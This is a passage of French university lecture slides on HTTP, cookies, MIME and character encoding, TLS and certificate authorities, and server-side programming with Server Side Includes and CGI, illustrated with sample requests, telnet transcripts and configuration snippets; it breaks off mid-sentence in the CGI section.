M1IF03
Conception d'applications Web

TECHNOLOGIES CÔTÉ SERVEUR
(HTTP ET SERVEUR WEB)

LIONEL MÉDINI
OCTOBRE-DÉCEMBRE 2020

Plan du cours

- Le protocole HTTP
- Encodage des ressources (MIME)
- Sécurité des communications
- Programmation côté serveur

HTTP : rappels

- HTTP : Hyper Text Transfer Protocol
- Dédié au Web (origine : CERN, 1990)
- RFC 2616 (HTTP 1.1)
- Fonctionne en mode client / serveur
- Port standard : 80
- Protocole sans état
  - Gestion légère des transactions
    - aucune information conservée entre 2 connexions
    - permet au serveur HTTP de servir plus de clients
  - Nécessite un mécanisme de gestion des sessions
    - cookie, Id dans l'URL, champ caché de formulaire…

Différentes versions de HTTP

- HTTP 0.9 : version d'origine
  - Une seule méthode : `GET`
  - Pas d'en-têtes
  - Une requête = une connexion TCP
- HTTP 1.0 : améliorations (1)
  - introduction d'en-têtes (échange de "méta" info)
  - utilisation de caches
  - méthodes d'authentification…

Différentes versions de HTTP

- HTTP 1.1 : améliorations (2)
  - mode connexions persistantes par défaut
    - plusieurs transactions HTTP (ressources) pour une connexion TCP
    - la connexion est maintenue tant que le serveur ou le client ne décident pas de la fermer (`connection: close`)
  - introduction des serveurs virtuels
    → la directive `Host` dans la requête est nécessaire
- HTTP 2.0 : principes
  - Fondé sur le protocole SPDY (Google)
  - RFC 7540 (mai 2015)
  - Conservation de la syntaxe HTTP 1.1 (méthode, codes de statut, headers…)
  - Ajouts
    - Push serveur de ressources nécessaires
    - Multiplexage des requêtes
    - Compression des headers
    - Couche Sécurité (TLS) obligatoire de fait

Format des requêtes

- Commande HTTP
  - Méthode : `GET`, `POST`, `HEAD`, `PUT`, `DELETE`, `TRACE`, `OPTIONS`, `CONNECT`
  - URL à partir de la racine du serveur
  - Version HTTP
- En-têtes (ensemble de lignes)
  - Nom de l'en-tête
  - Deux-points
  - Valeur de l'en-tête
- Une ligne vide
- Contenu (éventuel)
  - Passage de paramètres à traiter par le serveur

La méthode GET

- Méthode standard de requête d'un document
  - récupérer un fichier, une image…
  - activer un programme en lui transmettant des données
- Le corps (contenu) de la requête est toujours vide
- Ajout de paramètres après le nom de la ressource
  - Transmission des données dans l'URL après un ?
  - Les champs sont séparés par un &

```
GET /cgi-bin/prog.cgi?email=toto@site.fr&pass=toto&s=login HTTP/1.1
```

- Remarques
  - Toutes les données sont transmises en clair et visibles dans l'URL
  - L'URL a une taille limitée (4Ko)

La méthode POST

- Transmission des données dans le corps de la requête

```
POST /cgi-bin/prog.cgi HTTP/1.1
User-Agent: Mozilla/5.0 (compatible;MSIE 6.0;Windows NT 5.1)
Host: localhost
Accept: */*
Content-type: application/x-www-form-urlencoded
Content-length: 36

email=toto@site.fr&pass=toto&s=login
```

- Les données sont également transmises en clair

La méthode HEAD

- Identique à GET
  - Corps de la requête toujours vide
- Permet de récupérer seulement l'en-tête de la réponse
- Utilité : récupérer
  - date de dernière modification (caches, JavaScript)
  - taille (estimation du temps d'arrivée du document)
  - type (le client peut sélectionner le type de documents qu'il accepte)
  - Récupérer le type du serveur (➔requêtes spécifiques au type de serveur)
- Remarque
  - Le serveur ne fournit pas nécessairement ces informations

Quelques en-têtes de requêtes

- Identification du client
  - `From` : adresse mail du client
  - `Host` : serveur, obligatoire en HTTP1.1
  - `Referer` : URL d'où l'on vient
  - `User-Agent`
- Préférences du client
  - `Accept` : liste des types MIME acceptés
  - `Accept-Encoding` : compress, gzip…
  - `Accept-Language`
  - `Accept-Charset`

Quelques en-têtes de requêtes

- Information pour le serveur
  - `Autorization` (`username:passwd` encodé en base64)
  - `Cookie`
- Conditions sur la réponse
  - `If-Modified-Since` : utile pour les caches
  - `If-Unmodified-Since`
  - `If-None-Match` (`Etag`)

Format des réponses

- Type de la réponse
  - Version HTTP
  - Code de la réponse
  - Description du code
- En-têtes (ensemble de lignes)
  - Nom de l'en-tête
  - Deux-points
  - Valeur de l'en-tête
- Une ligne vide
- Contenu éventuel
  - Ressource encodée en fonction du type MIME spécifié

Codes de réponses

- Les codes de réponse
  - Indiquent le résultat de la requête : succès ou échec
  - En cas d'échec, le contenu de la réponse en décrit la raison fichier non présent, problème de droit
- Classes de codes
  - 100-199 : information
  - 200-299 : succès
  - 300-399 : redirection
  - 400-499 : échec dû au client
  - 500-599 : échec dû au serveur
- Plus d'infos

  http://www.codeshttp.com/

```
HTTP/1.1 200 OK
HTTP/1.1 304 Not Modified
HTTP/1.1 403 Forbidden
HTTP/1.1 404 Not Found
HTTP/1.1 500 Internal Server error
```

Quelques en-têtes de réponses

- Contenu du document
  - `Content-Type` : type MIME du document
  - `Content-Length` : barre de progression du chargement
  - `Content-Encoding`, `Content-Location`, `Content-Language`
- Document lui-même
  - `Last-Modified` : date de dernière modification
  - `Allow` : méthodes autorisées pour ce document
  - `Expires` : date d'expiration du document
- En-tête générales
  - `Date` : date de la requête
  - `Server` : type du serveur

Une transaction typique (1)

- Requête du client : client → serveur
  1. demande du document `test.html`

```
GET /~lmedini/MIF13/test.html HTTP/1.1
```

  2. envoi des informations d'en-tête : informer le serveur
     - configuration
     - documents acceptés

```
User-Agent: Mozilla/5.0 (compatible;MSIE 6.0;Windows NT 5.1)
Host: www710.univ-lyon1.fr
Accept: image/gif, image/jpeg
```

  3. envoi d'une ligne vide (fin de l'en-tête)
  4. envoi du contenu (vide dans cet exemple)

Une transaction typique (2)

- Réponse du serveur : serveur → client

5. code indiquant l'état de la requête

```
HTTP/1.1 200 OK
```

6. envoi des informations d'en-tête : informer le client

- configuration du serveur
- document demandé

```
Date: Tue, 30 Sep 2008 06:11:28 GMT
Server: Apache/1.3.34 (Debian) PHP/5.2.1
Last-Modified: Tue, 30 Sep 2008 06:11:14 GMT
ETag: "600593b3-61-48e1c302"
Accept-Ranges: bytes
Content-Length: 97
Content-Type: text/html; charset=iso-8859-1
```

3. envoi d'une ligne vide (fin de l'en-tête)
4. envoi du contenu si la requête a réussi

Exemples de transactions

lirislib.univ-lyon1.fr - PuTTY

```
lirislib$ telnet www710.univ-lyon1.fr 80
Trying 134.214.88.10...
Connected to bat710.univ-lyon1.fr.
Escape character is '^]'.
GET /~sbrandel/test.html HTTP/1.1
Host: www710.univ-lyon1.fr
Accept: */*
If-Modified-Since: Mon, 03 Dec 2007 14:00:00 GMT

HTTP/1.1 200 OK
Date: Mon, 03 Dec 2007 14:48:34 GMT
Server: Apache/1.3.34 (Debian) PHP/4.4.4-8+etch4
Last-Modified: Mon, 03 Dec 2007 14:10:59 GMT
ETag: "60054b1a-60-47540e73"
Accept-Ranges: bytes
Content-Length: 96
Content-Type: text/html; charset=iso-8859-1

<html>
 <head>
  <title>page de test</title>
 </head/
 <body>
  <p>test...</p>
 </body>
</html>
Connection closed by foreign host.
lirislib$
```

lirislib.univ-lyon1.fr - PuTTY

```
lirislib$ telnet www710.univ-lyon1.fr 80
Trying 134.214.88.10...
Connected to bat710.univ-lyon1.fr.
Escape character is '^]'.
GET /~sbrandel/test.html HTTP/1.1
Host: www710.univ-lyon1.fr
Accept: */*
If-Modified-Since: Mon, 03 Dec 2007 14:30:00 GMT

HTTP/1.1 304 Not Modified
Date: Mon, 03 Dec 2007 14:50:52 GMT
Server: Apache/1.3.34 (Debian) PHP/4.4.4-8+etch4
ETag: "60054b1a-60-47540e73"

Connection closed by foreign host.
lirislib$
```

Cookies

- HTTP : protocole sans état
  - Nécessite un moyen de gérer les sessions ➔ cookies
- Cookie
  - chaîne de caractères url-encodée de 4ko max stockée sur le disque dur du client
  - informations associées à un ensemble d'URL, utilisées lors de toute requête vers l'une de ces URL
- Les cookies permettent de
  - propager un code d'accès : évite une authentification lors de chaque requête
  - identification dans une base de données
  - fournir des éléments statistiques au serveur : compteurs de pages visitées…
- Remarque
  - Ce n’est pas le seul moyen de gérer les sessions

Installation d'un cookie sur le client

- Directive `Set-Cookie` dans l'en-tête de la réponse HTTP (envoyée lors de la première connexion)

```
Set-Cookie: nom=valeur; expires=date; path=chemin_accès;
            domain=nom_domaine; secure
```

  - `nom=valeur` : contenu du cookie, sans espace, point-virgule et virgule (seul champ obligatoire)
  - `expires` : devient invalide après la date d'expiration
  - `path=/pub` : cookie est valable pour toutes les requêtes dont l'URL contient `/pub`
  - `domain` : nom de domaine (associé au serveur) pour lequel le cookie est valable
  - `secure` : le cookie n'est valable que lors d'une connexion sécurisée

Utilisation d'un cookie par le client

- Avant chaque requête, le client vérifie dans sa liste de cookies s'il y en a un qui est associé à cette requête
- Si c'est le cas, le client utilise la directive `Cookie` dans l'en-tête de la requête HTTP

```
Cookie: nom1=valeur1; nom2=valeur2; ...
```

- Le serveur peut insérer plusieurs directives `Set-Cookie`
- Dans la première spécification des cookies :
  - un client peut stocker un maximum de 300 *cookies*
  - un maximum de 20 cookies par domaine est permis
  - la taille d'un *`cookie`* est limitée à 4Ko

Transfert par morceaux (HTTP/1.1)

- La réponse peut être envoyée en plusieurs morceaux
- Cas des CGI : le serveur ne peut pas toujours déterminer la longueur totale de la réponse

```
Transfer-Encoding: Chunked
```

- Chaque morceau est constitué d'une ligne :
  - taille du morceau en hexadécimal
  - données
- Après les morceaux, une ligne :
  - 0 (zéro)
  - éventuellement des en-têtes supplémentaires

Plan du cours

- Le protocole HTTP
- Encodage des ressources (MIME)
- Sécurité des communications
- Programmation côté serveur

Encodage des ressources

- Position du problème
  - Un serveur Web peut servir différents types de ressources : texte, pages Web, images, documents, fichiers exécutables…
  - Chaque type de ressource est codé de façon différente
  - Un client doit connaître le type de ressource pour pouvoir la traiter :
    visualisation dans un navigateur, utilisation d'un plugin, application externe
- Solution (HTTP et Internet en général)
  - MIME : Multi-purpose Internet Mail Extensions
  - Prise en charge de MIME dans HTTP : depuis V1.0

Encodage des ressources

- Types MIME : composition
  - Type général : `text`, `image`, `audio`, `video`, `application`…
  - Sous-type : dépend du type général
  - Exemples : `image/gif`, `image/jpeg`, `application/pdf`, `application/rtf`, `text/plain`, `text/html`
  - En perpétuelle évolution
- Types MIME : utilisation
  - Le serveur positionne le header `Content-type`
    `Content-Type: **text/html**; charset=UTF-8`
  - Le client associe chaque type MIME à un type de prise en charge

Encodage des caractères

- Rappel : codage des caractères
  - Principe : assignation d'un entier à chaque caractère d'un texte
  - Ne pas confondre : encodage (jeu) de caractères et type (MIME) de fichiers
- Position du problème
  - Différents jeux de caractères
    - ANSI, Europe occidentale, chinois simplifié, etc.
  - Différentes normes d'encodage
    - Dépendent en grande partie des OS et de leur paramétrage
    - Exemple : ASCII, Windows-1252, ISO Latin 1, Unicode 8, 16 ou 32…
  - Transmission via le Web multiplateforme
    - Indépendante de l'OS et de la config du serveur ou du client

Encodage des caractères

- L'encodage des caractères utilisés dans une ressource
  - est considéré comme une sous-partie de l'encodage des ressources
    - lié au type MIME de la ressource
    - lié à la langue de la ressource
  - est indiqué dans les headers HTTP de la réponse

```
Content-Language: en, fr
Content-Type: text/html; charset=ISO-8859-1
```

Encodage des paramètres de la requête

- Format : URL-encoded
  - Permet de coder les données dans l'URL (méthode GET)
  - Encodage fait par le client
  - Syntaxe des URL (RFC 2396)
    - début des paramètres : `?`
    - séparation entre le nom du champ et sa valeur : `=`
    - séparateur de champ : `&`
    - espaces dans la valeur d'un champ : `+`
    - caractères réservés : `; / ? : @ & = + $ ,`
    - caractères non-alphanumériques remplacés par `%xx` (`xx` = code ASCII du caractère en hexadécimal)
  - Exemple

    ```
    nom_champ1=valeur1&nom_champ2=valeur2&...
    ```
  - Cas des champs à valeurs multiples (listes de sélection)

    ```
    nom_liste=valeur1&nom_liste=valeur2&...
    ```

Spécification de l'encodage côté serveur

- Fonctionnement
  - le type MIME est positionné à partir de l'extension du fichier demandé (`/etc/mime.types`)
  - l'encodage de la page renvoyée est issu d'une négociation avec le client (mod_negotiation) http://httpd.apache.org/docs/2.0/content-negotiation.html
  - il est possible de définir qu'une partie d'un site aura un encodage particulier à l'aide de directives dans un fichier .htaccess
- Modules
  - Apache : mod_mime http://httpd.apache.org/docs/2.0/mod/mod_mime.html
  - nginx : ngx_http_charset_module http://nginx.org/en/docs/http/ngx_http_charset_module.html

Remarques sur l'encodage

- Dans un navigateur
  - La requête spécifie les types d'encodage pris en charge par le client :
    `Accept, Accept-Language, Accept-Charset, Accept-Encoding`
  - Comme pour d'autres headers HTTP, l'encodage des caractères peut être indiqué dans une ressource HTML
    `<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"/>`

    ➔Dans la réponse, si un header HTTP et un élément meta sont contradictoires, priorité est donnée au header du serveur…

Plan du cours

- Le protocole HTTP
- Encodage des ressources (MIME)
- Sécurité des communications
- Programmation côté serveur

Sécurité des communications


- 2 types de problèmes

Crédits image :
© https://henri.frama.site/

1. Rendre les échanges confidentiels
2. Identifier les parties
   - Pour le client : trouver le bon serveur
   - Pour le serveur : reconnaître un client

Rendre les échanges confidentiels


- Chiffrer les communications : 2 principes
  - Chiffrement symétrique
    - Une même clé pour chiffrer et déchiffrer un message
    - Chiffrage / déchiffrage rapides



➔ Comment échanger la clé ?

Rendre les échanges confidentiels


- Chiffrer les communications : 2 principes
  - Chiffrement asymétrique
    - Le serveur génère une clé publique (distribuée) et une clé privée (conservée)
    - Un message chiffré avec l'une peut être déchiffré avec l'autre
    - Chiffrage plus lent



➔ Côté serveur, comment être sûr qu'on parle au bon client ?

Rendre les échanges confidentiels

- Chiffrer les communications
  - Solution : « mélanger » les 2 principes
    - Chiffrer une clé symétrique avec un mécanisme clé privée / clé publique
    - Échanger une clé symétrique
    - Chiffrer et déchiffrer les échanges avec cette clé symétrique



Sécurité des communications

- Techniquement
  - Algorithmes de chiffrement-déchiffrement
    - Symétrique : AES (Advanced Encryption Standard)
    - Asymétrique : RSA (Rivest–Shamir–Adleman)
  - Protocoles
    - SSL (Secure Socket Layer, déprécié)
    - TLS (Transport Layer Security, V ≥ 1.2)

➔ Pour l'instant

- ➔ Les échanges sont confidentiels
- ➔ Le serveur reconnaît les clients
- ➔ Comment s'assurer de l'identité du serveur ?

Vérifier l'identité du serveur

- Principe général
  - Un serveur demande à une **autorité de certification** (**CA**) de valider son identité
    - Le serveur crée une **demande de signature de certificat** (**CSR**)
      - Contenu : nom de domaine, clé publique, information d'identification du demandeur, localisation…
    - Le serveur envoie la CSR à une CA
    - La CA vérifie (ou pas) l'identité de l'origine de la requête
    - La CA génère un **certificat de clé publique** (au standard X.509) et l'envoie au serveur
    - Le serveur envoie directement le certificat à ses clients (plutôt que sa clé publique)

→ OK, mais n'a-t-on pas fait que décaler le problème ?

Vérifier l'identité du serveur


- Public Key Infrastructure (PKI)

> « *ensemble de **composants physiques** […], de **procédures humaines** […] et de **logiciels** […] destiné à gérer les clés publiques des utilisateurs d'un système.* » - Source : Wikipedia FR

- Garanties apportées
  - Confidentialité
  - Authentification
  - Intégrité
  - Non-répudiation
- Modèles de fonctionnement
  - Autorité / chaîne de certification
  - Toile de confiance (Web of trust)
  - Blockchain
  - …

Vérifier l'identité du serveur

- Public Key Infrastructure (PKI)
  - Exemple d'infrastructure à clés publiques



- RA : Registration Authority
- CA : Certification Authority
- VA : Validation Authority

Crédits image : source Wikipedia EN, auteur Chris, licence CC-BY-SA 3.0.

Sécurité des communications

- Concrètement
  - Exemples d'algorithmes de chiffrement-déchiffrement
    - Symétrique : AES (Advanced Encryption Standard)
    - Asymétrique : RSA (Rivest–Shamir–Adleman)
  - Protocoles
    - SSL (Secure Socket Layer, déprécié)
    - TLS (Transport Layer Security, V > 1.0)
  - Outil
    - OpenSSL

Sécurité des communications

- Pour aller plus loin
  - Plus de détails sur TLS : http://www.moserware.com/2009/06/first-few-milliseconds-of-https.html
  - Sur quelle couche OSI situer TLS : https://security.stackexchange.com/questions/93333/what-layer-is-tls
  - Setup d'un CA : https://gist.github.com/soarez/9688998
  - Setup très complet d'un CA avec autorité intermédiaire : https://jamielinux.com/docs/openssl-certificate-authority/
  - Gestion des passwords dans openssl : https://stackoverflow.com/questions/4294689/how-to-generate-an-openssl-key-using-a-passphrase-from-the-command-line
  - Command line OpenSSL : https://www.madboa.com/geek/openssl/
  - Des oneliners OpenSSL : https://www.digitalocean.com/community/tutorials/openssl-essentials-working-with-ssl-certificates-private-keys-and-csrs

Plan du cours


- Le protocole HTTP
- Encodage des ressources (MIME)
- Sécurité des communications
- Programmation côté serveur

Programmation côté serveur

- Principe
  - Exécutions sur le serveur
  - Envoi au client d'une ressource composée dynamiquement
- Différentes technologies
  - SSI : server Side Includes
    - Inclusions de contenus dans la page (préprocesseur)
  - Interpréteurs intégrés au serveur HTTP
    - exemples : PHP, Jakarta, ASP…
    - sous Apache : modules additionnels
  - CGI : Common Gateway Interface
    - appel standardisé d'un programme externe
    - scripts « à la CGI » (CGI-like) : *mod_perl / Apache*

Passage de paramètres à un programme

- Situation
  - Traitement des données d'un formulaire envoyé par le client
  - Conservation d'un identification de session…
- Méthode GET
  - les données relatives aux champs du formulaire sont transmises via l'URL au format URL-encoded
  - "Actualiser" → retransmettre les données
  - Définir un *bookmark* → possible
  - Données visibles dans les logs du serveur
- Méthode POST
  - Les données relatives aux champs du formulaire sont transmises dans le corps de la requête HTTP
  - `Content-type` et `Content-length` positionnés
  - "Actualiser" → impossibl
  - *bookmark* → impossible
  - Données non visibles da



Server Side Includes

- Principe
  - intégrer des directives simples dans du code HTML…
    - assemblage de contenus statiques
    - insertion d'en-têtes, de pieds de pages, de menus
    - gestion d'un compteur d'accès, affichage de la date
  - …interprétées par le serveur avant l'envoi de la réponse
    - traitements côté serveur (le client n'y voit que du feu)
    - évite de surcharger le réseau avec plusieurs requêtes/réponses
- Syntaxe
  - Formaté comme un commentaire HTML

```
<!--#commande param1="valeur1" param2="valeur2" -->
```

Server Side Includes

- Utilisation avec Apache
  - Module Apache : mod_include
    - SSI activé sur le serveur → la commande est remplacée par le résultat
    - SSI non activé → la commande reste telle quelle dans le fichier HTML
  - Configuration
    - Indiquer au serveur les requêtes qui doivent être traitées comme des SSI

```
AddType text/html .shtml
AddHandler server-parsed .shtml
```

      ➔les requêtes vers des documents ayant pour extension `.shtml` seront parsées comme SSI avant d'être renvoyés au client
  - Activation par répertoire
    - Autoriser l'exécution des directives SSI dans les fichiers `.shtml` des répertoires suivants

```
<Directory /home/*/public-html/>
        Options +Includes
</Directory>
```

Server Side Includes

- Utilisation avec nginx
  - Module nginx : ngx_http_ssi_module
    - SSI activé sur le serveur -> la commande est remplacée par le résultat
    - SSI non activé -> la commande reste telle quelle dans le fichier HTML
  - Configuration
    - Exemple

```
location / {
        ssi on;
        ...
}
```

    - Documentation
      http://nginx.org/en/docs/http/ngx_http_ssi_module.html

Server Side Includes

- Exemples
  - Paramétrage des SSI

```
<!--#config errmsg="message" sizefmt="bytes"|"abbrev" timefmt="format_date" -->
```

  - Insérer le contenu d'un fichier (virtual : chemin Web) dans le document courant

```
<!--#include file|virtual="/pied_page.html" -->
```

  - Exécution d'un programme externe avec insertion de sa sortie standard dans le document courant

```
<!--#exec cgi|cmd="/bin/date" -->
<!--#exec cmd="ls" -->
```

  - Affichage dynamique de variables SSI

```
<!--#echo var="SERVER_NAME" -->
<!--#echo var="DATE_LOCAL" -->
```

  - Insérer la date de dernière modification d'un fichier

```
<!--#flastmod file="/index.shtml" -->
```

  - Insérer la taille d'un fichier

```
<!--#fsize file|virtual="/index.shtml" -->
```

Server Side Includes

- Avantages
  - utilisation beaucoup plus simple qu'un CGI
  - évite l'écriture d'un script complexe quand seule une faible partie de la page est dynamique (pied de page…)
  - petites insertions dynamiques côté serveur (le client n'y voit que du feu)
- Inconvénients
  - pas de récupération de données en provenance du client
  - le serveur doit supporter les directives SSI
  - ralentissement du serveur (*parser* → *overhead*)
- Plus d'infos
  - Voir tutoriel programmation côté serveur (O. Glück & S. Brandel)

Common Gateway Interface

- Définition : interface normalisée de communication entre
  - un serveur HTTP
  - un programme d'application
- Fonctionnement
  - Encapsulation des données de la requête (méthode, paramètres, headers…) dans des variables d'environnement
  - Appel (exécution) d'un programme correspondant à l'URL de la requête
  - Renvoi de la réponse au serveur
- Caractéristiques
  - Indépendant du langage de programmation
    - scripts en Perl ou Shell, programmes C, Ada…
  - Permet la génération de contenus dynamiques

Common Gateway Interface

- Un programme CGI
  - S'exécute sur le serveur web
  - Peut être compilé (binaire) ou interprété (script)
  - Permet de
    - récupérer les données du formulaire
      - les paramètres de la requête doivent avoir été transmises au format URL-encoded par le client
      - la chaîne totale est parsée en couples `NAME/VALUE`
    - effectuer des traitements sur le serveur
      - lecture / écriture dans une base de données
      - stockage d'informations (compteurs, identifiant de connexion…)
      - recherche d'informations
      - pied de page automatique (ex: date de dernière modification)
    - générer une réponse HTTP qui est renvoyée au client
      - page HTML, image, document postcript…

Common Gateway Interface

- Langages de programmation
  - Tout ce qu'on veut du moment que
